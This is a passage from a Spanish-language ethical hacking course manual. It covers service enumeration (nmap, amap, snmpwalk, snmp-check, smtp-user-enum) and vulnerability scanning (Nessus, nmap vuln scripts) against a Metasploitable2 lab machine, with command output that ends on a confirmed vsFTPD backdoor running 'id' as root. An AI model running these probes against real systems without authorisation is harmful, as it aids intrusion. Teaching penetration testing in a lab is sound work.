


Imagen 6-3. Ventana de Zenmap



Video del Webinar Gratuito: “Herramientas Gráficas en Kali Linux”
http://www.reydes.com/d/?q=videos_2016#wghgkl2

7.2 Enumeración de Servicios

La determinación de los servicios en funcionamiento en cada puerto específico puede asegurar una



prueba de penetración satisfactoria sobre la red objetivo. También puede eliminar cualquier duda generada durante el proceso de reconocimiento sobre la huella del sistema operativo.

nmap

<https://nmap.org/>

Nmap puede indicar cuales puertos TCP o UDP está abiertos. Utilizando la base de datos de Nmap de casi 2,200 servicios bien conocidos, Nmap podría reportar aquellos puertos correspondientes a servidores de correo (SMTP), servidores web (HTTP), y servidores de nombres (DNS). Esta consulta es usualmente precisa, la vasta mayoría de demonios en el puerto TCP 25 son de hecho servidores d correo. Sin embargo, podría no ser preciso, pues se pueden ejecutar servicios en puertos extraños.

Al realizar evaluaciones de vulnerabilidades (o incluso inventarios de red) de empresas o clientes, se requiere conocer cuales servidores y versiones de DNS o correo están ejecutando. Tener un número de versión preciso ayuda dramáticamente a determinar a cual código de explotación es vulnerable un servidor. La detección de versión ayuda a obtener esta información.

Después de descubrir los puertos TCP y UDP utilizando algunos de los escaneos proporcionados por Nmap, la detección de versiones interroga estos puertos para determinar más sobre lo cual está actualmente en funcionamiento. La base de datos de Nmap contiene pruebas para consultar diversos servicios y expresiones de correspondencia para reconocer e interpretar las respuestas. Nmap intenta determinar el protocolo del servicio(por ejemplo, FTP, SSH, Telnet, HTTP), el nombre de la aplicación (por ejemplo, ISC BIND, Apache httpd, Solaris telnetd), el número de versión, nombre del host, tipo de dispositivo (ejemplo, impresora, encaminador), familia del sistema operativo (ejemplo, Windows, Linux).

Detección de Servicios y Versiones (Nmap):

<https://nmap.org/book/man-version-detection.html>

```
# nmap -sV [Dirección IP]
```

La opción “-sV” de nmap habilita la detección de versión.



```

root@kali:~# nmap -sV 192.168.0.58
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 10:35 -05
Nmap scan report for 192.168.0.58
Host is up (0.000085s latency).

Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd (PHP 5.2.4-2ubuntu5.10)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        -
514/tcp   open  tcpwrapped   -
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
root@kali:~#

```

Imagen 6-4. Información obtenida del escaneo de versiones con nmap.

amap

<https://tools.kali.org/information-gathering/amap>

Amap fue una herramienta de primera generación para el escaneo. Intenta identificar aplicaciones incluso si se están ejecutando sobre un puerto diferente al normal. También identifica aplicaciones basados en no ASCII. Esto se logra enviando paquetes activadores, y consultando las respuestas en una lista de cadenas de respuesta.

```

# amap -h

# amap -bq [Dirección IP] 1-100

```

La opción “-b” de amap imprime los banners en ASCII, en caso alguna sea recibida.

La opción “-q” de amap implica que todos los puertos cerrados o con tiempo de espera alto NO serán marcados como no identificados, y por lo tanto no serán reportados.



```

root@kali:~# amap -b -q -d -v 192.168.0.58 25
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers
amap v5.4 (www.thc.org/thc-amap) started at 2020-07-08 10:38:23 - APPLICATION MAPPING mode
Total amount of tasks to perform in plain connect mode: 23
Waiting for timeout on 23 connections ...
Protocol on 192.168.0.58:25/tcp matches smtp - banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n221 2.7.0 Error I can
break rules, too. Goodbye.\r\n
Dump of identified response from 192.168.0.58:25/tcp (by trigger http):
0000: 3232 3020 6d65 7461 7370 6c6f 6974 6162 [ 220 metasploitable ]
0010: 6c65 2e6c 6f63 616c 646f 6d61 696e 2045 [ le.localdomain E ]
0020: 534d 5450 2050 6f73 7466 6978 2028 5562 [ SMTP Postfix (Ub )
0030: 756e 7475 290d 0a32 3231 2032 2e37 2e30 [ untu)..221 2.7.0 ]
0040: 2045 7272 6f72 3a20 4920 6361 6e20 6272 [ Error: I can br ]
0050: 6561 6b20 7275 6c65 732c 2074 6f6f 2e20 [ eak rules, too. ]
0060: 476f 6f64 6279 652e 0d0a [ Goodbye... ]
Protocol on 192.168.0.58:25/tcp matches nntp - banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n502 5.5.2 Error comman
d not recognized\r\n
Dump of identified response from 192.168.0.58:25/tcp (by trigger ssl):
0000: 3232 3020 6d65 7461 7370 6c6f 6974 6162 [ 220 metasploitable ]
0010: 6c65 2e6c 6f63 616c 646f 6d61 696e 2045 [ le.localdomain E ]
0020: 534d 5450 2050 6f73 7466 6978 2028 5562 [ SMTP Postfix (Ub )
0030: 756e 7475 290d 0a35 3032 2035 2e35 2e32 [ untu)..502 5.5.2 ]
0040: 2045 7272 6f72 3a20 636f 6d6d 616e 6420 [ Error: command ]
0050: 6e6f 7420 7265 636f 676e 697a 6564 0d0a [ not recognized.. ]
amap v5.4 finished at 2020-07-08 10:38:23
root@kali:~#

```

Imagen 6-5. Ejecución de amap contra el puerto 25

La enumeración DNS es el procedimiento de localizar todos los servidores DNS y entradas DNS de una organización objetivo, para capturar información crítica como nombres de usuarios, nombres de computadoras, direcciones IP, y demás.

La enumeración SNMP permite realizar este procedimiento pero utilizando el protocolo SNMP, lo cual puede permitir obtener información como software instalado, usuarios, tiempo de funcionamiento del sistema, nombre del sistema, unidades de almacenamiento, procesos en ejecución y mucha más información.

Para utilizar las dos herramientas siguientes es necesario modificar una línea en el archivo /etc/snmp/snmpd.conf en Metasploitable2.

```
agentAddress udp:[Dirección IP]:161
```

Donde [Dirección IP] corresponde a la dirección IP de Metasploitable2.



Luego que se han realizado los cambios se debe proceder a iniciar el servicio snmpd, con el siguiente comando:

```
# sudo /etc/init.d/snmp start
```

snmpwalk

<https://linux.die.net/man/1/snmpwalk>

snmpwalk es una aplicación SNMP la cual utiliza peticiones GETNEXT para consultar una entidad de red por un árbol de información.

Un OID (Object IDentifier) o Identificador de Objeto puede ser definido en la línea de comando. Este OID especifica cual porción del espacio del identificar de objetivo será buscado utilizando peticiones GETNEXT. Todas las variables en la rama a continuación del OID definido son consultados, y sus valores presentados al usuario.

Si no se especifica un argumento OID, snmpwalk buscará la rama raíz en SNMPv2-SMI::mib-2 (incluyendo cualquier valores de objeto MIB desde otros módulos MIB, los cuales son definidos como pertenecientes a esta rama). Si la entidad de red tiene un error procesando el paquete de petición será retornado y un mensaje será mostrado, lo cual ayuda a identificar porque la solicitud se construyó incorrectamente.

Un OID es un mecanismo de identificación extensamente utilizado desarrollado, para nombrar cualquier tipo de objeto, concepto o “cosa” con nombre globalmente no ambiguo , el cual requiere un nombre persistente (largo tiempo de vida). Este no es está destino a ser utilizado para nombramiento transitorio. Los OIDs, una vez asignados, no puede ser reutilizados para un objeto o cosa diferente.

Se puede obtener más información en el Repositorio de Identificadores de Objetos (OID):

<http://www.oid-info.com/>

```
# snmpwalk -h  
# snmpwalk -c public [Dirección IP] -v 2c
```

La opción “-c” de snmpwalk, permite definir la cadena de comunidad (community string). La autenticación en las versiones 1 y 2 de SNMP se realiza con la cadena de comunidad, la cual es un tipo de contraseña enviada en texto plano entre el gestor y el agente. Si la cadena de comunidad es correcta, el dispositivo responderá con la información solicitada.



La opción “-v” de snmpwalk especifica la versión de SNMP a utilizar.

```
root@kali:~# snmpwalk -c public 192.168.0.58 -v 2c
iso.3.6.1.2.1.1.1.0 = STRING: "Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (137077) 0:22:50.77
iso.3.6.1.2.1.1.4.0 = STRING: "msfdev@metasploit.com"
iso.3.6.1.2.1.1.5.0 = STRING: "metasploitable"
iso.3.6.1.2.1.1.6.0 = STRING: "Metasploit Lab"
iso.3.6.1.2.1.1.8.0 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.2.1.0 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.2.1 = STRING: "lo"
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "eth0"
```

Imagen 6-6. Información obtenida por snmpwalk

snmp-check

<http://www.nothink.org/codes/snmpcheck/index.php>

Snmpcheck es una herramienta open source distribuida bajo la licencia GPL. Su objetivo es automatizar el proceso de recopilar información de cualquier dispositivo con soporte al protocolo SNMP (Windows, Linux, appliances de red, impresoras, etc.). Como snmpwalk, snmpcheck permite enumerar dispositivos SNMP y pone la salida en una formato amigable para los seres humanos. Pudiendo ser útil para pruebas de penetración o vigilancia de sistemas.

```
# snmpcheck -h
# snmpcheck -t [Dirección IP]
```

La opción “-t” de snmpcheck define el host objetivo.



También es factible utilizar la opción “-v” para definir la versión 1 o 2 de SNMP.

```

Applications Places Terminal
root@kali: ~
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.notthink.org)

[+] Try to connect to 192.168.0.58:161 using SNMPv1 and community 'public'

[*] System information:
Host IP address : 192.168.0.58
Hostname : metasploitable
Description : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Contact : msfdev@metasploit.com
Location : Metasploit Lab
Uptime snmp : 00:20:45.39
Uptime system : 00:20:20.55
System date : 2020-7-8 11:40:55.0

[*] Network information:
IP forwarding enabled : no
Default TTL : 64
TCP segments received : 68631
TCP segments sent : 68303
TCP segments retrans : 0
Input datagrams : 69077
Delivered datagrams : 69077
Output datagrams : 68703

[*] Network interfaces:
Interface : [ up ] lo
Id : 1
Mac Address : :::::
Type : softwareLoopback
Speed : 10 Mbps
MTU : 16436
In octets : 60641
Out octets : 60641

```

Imagen 6-7. Iniciando la ejecución de snmp-check contra Metasploitable2

smtp user enum

<http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum>

smtp-user-enum es una herramienta para enumerar cuentas de usuario a nivel del sistema operativo mediante un servicio SMTP (sendmail). La enumeración se realiza mediante la inspección de las respuestas a comandos VRFY, EXPN y RCTP TO. Esto podría ser adaptado para funcionar contra otros demonios SMTP vulnerables.

```

# smtp-user-enum -h

# smtp-user-enum -M VRFY -U /usr/share/metasploit-
framework/data/wordlists/unix_users.txt -t [Dirección IP]

```



La opción “-M” de smtp-user-enum define el método a utilizar para adivinar los nombre de usuarios. El método puede ser (EXPN, VRFY o RCPT), por defecto se utiliza VRFY.

La opción “-U” permite definir un archivo contenido los nombres de usuario a verificar mediante el servicio SMTP.

El archivo de nombre “unix_users.txt” es un listado de nombres de usuarios comunes en un sistema tipo Unix. En el directorio /usr/share/metasploit-framework/data/wordlists/ se pueden encontrar más listas de palabras de valiosa utilidad para diversos tipos de pruebas.

La opción “-t” define el host servidor ejecutando el servicio SMTP.

```
root@kali:~# smtp-user-enum -t 192.168.0.58 -U unix_users.txt -M VRFY
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....
#####
Scan started at Thu Jul  9 16:25:54 2020 #####
192.168.0.58: ROOT exists
192.168.0.58: backup exists
192.168.0.58: bin exists
192.168.0.58: daemon exists
192.168.0.58: distccd exists
192.168.0.58: ftp exists
192.168.0.58: games exists
192.168.0.58: gnats exists
192.168.0.58: irc exists
192.168.0.58: libuuuid exists
192.168.0.58: list exists
192.168.0.58: lp exists
192.168.0.58: mail exists
192.168.0.58: man exists
192.168.0.58: nobody exists
192.168.0.58: news exists
192.168.0.58: postmaster exists
192.168.0.58: postgres exists
192.168.0.58: proxy exists
192.168.0.58: root exists
192.168.0.58: service exists
192.168.0.58: sync exists
192.168.0.58: sshd exists
192.168.0.58: sys exists
192.168.0.58: syslog exists
192.168.0.58: user exists
192.168.0.58: uucp exists
192.168.0.58: www-data exists
#####
Scan completed at Thu Jul  9 16:25:54 2020 #####
28 results.

113 queries in 1 seconds (113.0 queries / sec)
root@kali:~#
```

Imagen 6-8. smtp-user-enum obteniendo usuarios de Metasploitable2



7. Mapear Vulnerabilidades

La tarea de mapear vulnerabilidades consiste en identificar y analizar las vulnerabilidades en los sistemas de la red objetivo. Cuando se ha completado los procedimientos de captura, descubrimiento, y enumeración de información, es momento de identificar las vulnerabilidades. La identificación de vulnerabilidades permite conocer cuales son las vulnerabilidades para las cuales el objetivo es susceptible, y permite realizar un conjunto de ataques más pulido.

Este y otros temas se incluyen en los siguientes cursos:



Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

Curso de Nmap: http://www.reydes.com/d/?q=Curso_de_Nmap

7.1 Vulnerabilidad Local

Una vulnerabilidad local es aquella donde un atacante requiere acceso local previo para explotar una vulnerabilidad, ejecutando una pieza de código. Al aprovecharse de este tipo de vulnerabilidad un atacante puede elevar o escalar sus privilegios, para obtener acceso sin restricción en el sistema objetivo.

7.2 Vulnerabilidad Remota

Una Vulnerabilidad Remota es aquella en la cual el atacante no tiene acceso previo, pero la vulnerabilidad puede ser explotada a través de la red. Este tipo de vulnerabilidad permite al atacante obtener acceso a un sistema objetivo sin enfrentar ningún tipo de barrera física o local.

Nessus Vulnerability Scanner

<https://www.tenable.com/products/nessus/nessus-professional>

Nessus Professional es una solución para evaluaciones más ampliamente desplegada a nivel mundial, la cual permite identificar vulnerabilidades, problemas de configuración, y malware, lo cual es utilizado por los atacantes para penetrar la red o a los usuarios. Con amplio alcance, la última inteligencia, actualizaciones rápidas, y una interfaz rápida, Nessus ofrece un paquete para el escaneo de vulnerabilidades efectiva y completa a bajo costo.

Nessus Essentials permite escanear una red casera personal (hasta 16 direcciones IP por escaner) con la misma velocidad, evaluaciones profundas y conveniencia de escaneo sin agente, la cual disfrutan los subscriptores de Nessus.



Nesus Essentials:

<https://www.tenable.com/products/nessus/nessus-essentials>

Descargar Nessus desde la siguiente página:

<https://www.tenable.com/downloads/nessus>

Seleccionar la versión de Nessus para Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64

Su instalación se realiza de la siguiente manera:

```
# dpkg -i [Nombre del paquete]
```

Para iniciar el demonio de Nessus se debe ejecutar el siguiente comando:

```
# /opt/nessus/sbin/nessus-service -q -D
```

También se puede utilizar el siguiente comando, para iniciar Nessus:

```
# service nessusd start
```

Una vez que finalizada la instalación de nessus y la ejecución del servidor, abrir la siguiente URL en un navegador web.

```
https://127.0.0.1:8834
```

Para actualizar los plugins de Nessus se debe utilizar los siguientes comandos.

```
# cd /opt/nessus/sbin
```



```
# ./nessus-update-plugins
```




Imagen 7-1. Formulario de Autenticación para Nessus

Luego de Ingresar el nombre de usuario y contraseña, creados durante el proceso de configuración, se presentará la interfaz gráfica para utilizar el escaner de vulnerabilidades.

Directivas o Políticas

Una directiva de Nessus está compuesta por opciones de configuración las se relacionan con la realización de un análisis de vulnerabilidades.

Se puede obtener más información sobre como crear un directiva en Nessus y obtener información detallada sobre esta, en la siguiente página:

<https://docs.tenable.com/nessus/Content/Policies.htm>



Escaneos

Después de crear o seleccionar una directiva puede crear un nuevo análisis o escaneo.

Se puede obtener más información sobre como crear un escaneo en Nessus y obtener información detallada sobre esto, en la siguiente página:

<https://docs.tenable.com/nessus/Content/Scans.htm>




Imagen 7-2. Resultados del Escaneo Remoto de Vulnerabilidades contra Metasploitable2.

Un documento contenido información muy valiosa y útil es la Guía de Usuario de Nessus versión 8.10.x en idioma inglés, el cual puede ser visualizado en la siguiente página:

<https://docs.tenable.com/nessus/Content/GettingStarted.htm>

La versión 8.10.x de la Guía de Usuario de Nessus en idioma inglés puede ser descargado desde la siguiente página:



https://docs.tenable.com/nessus/Content/Resources/PDF/Nessus_8_10.pdf



Video del Webinar Gratuito: “OpenVAS”
http://www.reydes.com/d/?q=videos_2016#wgov

Nmap Scripting Engine (NSE)

Nmap Scripting Engine (NSE) es una de las características más poderosas y flexibles de Nmap. Permite a los usuarios a escribir (y compartir) scripts sencillos para automatizar una amplia diversidad de tareas para redes. Estos scripts son luego ejecutados en paralelo con la velocidad y eficiencia esperada de Nmap. Los usuarios pueden confiar en el creciente y diverso conjunto de scripts distribuidos por Nmap, o escribir los propios para satisfacer necesidades personales.

Los NSE han sido diseñados para ser versátiles, con las siguientes tareas en mente; descubrimiento de la red, detección más sofisticada de las versiones, detección de vulnerabilidades, detección de puertas traseras (backdoors), y explotación de vulnerabilidades.

Los scripts están escritos en el lenguaje de programación LUA.

Nmap Scripting Engine:

<https://nmap.org/book/nse.html>

Para realizar un escaneo utilizando todos los NSE de la categoría “vuln” o vulnerabilidades utilizar el siguiente comando.

```
# nmap -n -Pn --script vuln [Dirección IP]
```

La opción “--script” le indica a Nmap realizar un escaneo de scripts utilizando una lista de nombres de archivos separados por comas, categorías de scripts, o directorios. Cada elemento en la lista puede también ser una expresión bulosa describiendo un conjunto de scripts más complejo.



```

root@kali:~# nmap -n -Pn -script vuln 192.168.0.58
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 16:32 -05
Nmap scan report for 192.168.0.58
Host is up (0.00012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|         IDs: CVE: CVE-2011-2523 BID:48539
|           vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|             Disclosure date: 2011-07-03
|             Exploit results:
|               Shell command: id
|                 Results: uid=0(root) gid=0(root)
|             References:
|               https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
